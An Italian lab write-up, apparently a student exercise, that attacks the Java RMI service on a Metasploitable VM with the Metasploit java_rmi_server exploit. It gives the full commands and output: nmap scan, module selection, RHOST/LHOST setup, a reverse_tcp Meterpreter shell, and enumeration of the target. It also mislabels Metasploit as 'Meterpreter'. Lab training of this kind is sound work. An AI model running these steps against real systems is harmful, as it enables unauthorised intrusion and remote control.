Meterpreter: attacco al servizio Java RMI su macchina Metasploitable

Con l'esercizio di oggi andremo ad attaccare il servizio **Java RMI** sulla macchina virtuale Metasploitable utilizzando il software **Meterpreter**.

Introduzione


Java RMI (Remote Method Invocation) è un servizio che permette a diversi processi Java su diversi terminali di interagire tra loro, in particolare permettendo ad un client di richiamare dei **metodi** riguardanti **oggetti** presenti su un server, come se gli oggetti in questione si trovassero sulla macchina che ha effettuato la richiesta: nel dettaglio, il protocollo gestisce la comunicazione tra le due macchine, "portando" la richiesta del metodo a livello server e restituendo il risultato al client. Dal punto della sicurezza informatica, questo procedimento espone il client a diversi rischi: la comunicazione potrebbe essere intercettata (ad esempio a seguito di un attacco **MITM**) e modificata; in particolare, potrebbe essere alterata con del codice malevolo che verrebbe poi eseguito dalla macchina client nel momento in cui questa riceve ed elabora la risposta fornitale dal protocollo. Tra le possibili soluzioni, potremmo considerare di criptare la comunicazione tramite **SSL/TSL** e di implementare misure che salvaguardino e controllino **l'integrità del file**.

Per costruire l'attacco usiamo **Meterpreter**, un software dotato di un'enorme libreria di **exploit** (ossia ciò che usiamo per "bucare" la macchina, attraverso una vulnerabilità) e di **payload** (ciò che ci consente di implementare la **shell** sulla vittima) specifiche per il caso preso in esame di volta in volta.

Ai fini dell'esercizio di oggi, useremo Meterpreter da macchina Kali per sfruttare una vulnerabilità presente nel protocollo, andando infine ad aprire una **sessione meterpreter** sulla macchina target Metasploitable, dalla quale ricaveremo le impostazioni della **configurazione IP**, della **tabella di routing** e del **sistema**.

Procedimento

Innanzitutto, ai fini dell'esercizio, modifichiamo gli indirizzi IP delle macchine come da figura seguente.



Eseguiamo poi una scansione con **nmap** verso il target per determinare su quale porta concentreremo l'attacco, lo stato della porta stessa e la versione del servizio Java RMI, evidenziando nell' immagine a pagina seguente il risultato della scansione ed il comando utilizzato. Queste informazioni saranno utili quando dovremo andare a scegliere quale exploit e payload utilizzare, selezionando quelli più adatti al servizio e alla versione presi in esame.

Possiamo in particolare notare che la porta sui cui gira il servizio **Java RMI** è la **1099** ed è al momento **aperta**, mentre il servizio è alla **versione GNU Classpath grmiregistry**.

```
┌──(giuseppe㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 11:07 CET
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.11.112
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.67 seconds
```

Avviamo adesso il software Meterpreter. Effettuiamo una ricerca degli exploit rilevanti attraverso **search** seguito dal tipo di vulnerabilità che vogliamo sfruttare, nel nostro specifico caso **java_rmi**, e selezioniamo la più adatta. Nel nostro caso, con **use 1** selezioniamo l'exploit che vogliamo utilizzare.

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                   normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                  2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server              2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl      2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Notiamo subito che Meterpreter ci suggerisce immediatamente quale **payload** abbinare al nostro exploit. In particolare, dal nome, possiamo intuire che il payload in questione andrebbe a creare una **shell meterpreter** sulla macchina vittima di tipo **reverse**, ossia in cui la connessione avviene da vittima verso attaccante; questo è particolarmente utile in quanto ci potrebbe permettere di **aggirare** eventuali **firewall**.

Ora che abbiamo exploit e payload, non ci resta che andare ad impostare i parametri necessari all'attacco. Con il comando **show options**, visualizziamo quali dobbiamo inserire per avviare l'offensiva: nel nostro caso, inseriamo l'**IP bersaglio** (**RHOST**) e l'**IP della macchina attaccante**, con cui siamo in ascolto, (**LHOST**) utilizzando i comandi mostrati nella figura nella pagina successiva.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Impostati i parametri, inizializziamo l'attacco dando il comando **exploit**.

Nella prossima immagine, visualizziamo il processo ed il messaggio di conferma del software che ci informa di aver aperto una **sessione Meterpreter tra macchina attaccante e bersaglio**. Vediamo inoltre tutte le info che ci eravamo prefissati di raccogliere ed i relativi comandi usati per ottenerle: innanzitutto verifichiamo di essere effettivamente sulla macchina bersaglio richiedendone l'**IP**, che risulta in fatti essere quello di Metasploitable; richiamiamo in seguito le **tabelle di routing** (nelle quali vediamo l'IP di Kali) ed infine le **informazioni di sistema**, grazie alle quali abbiamo ulteriore conferma della riuscita del nostro attacco.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/KkbChcX
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:40000) at 2023-11-10 11:56:16 +0100

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe7e:bef3
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe7e:bef3  ::       ::
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```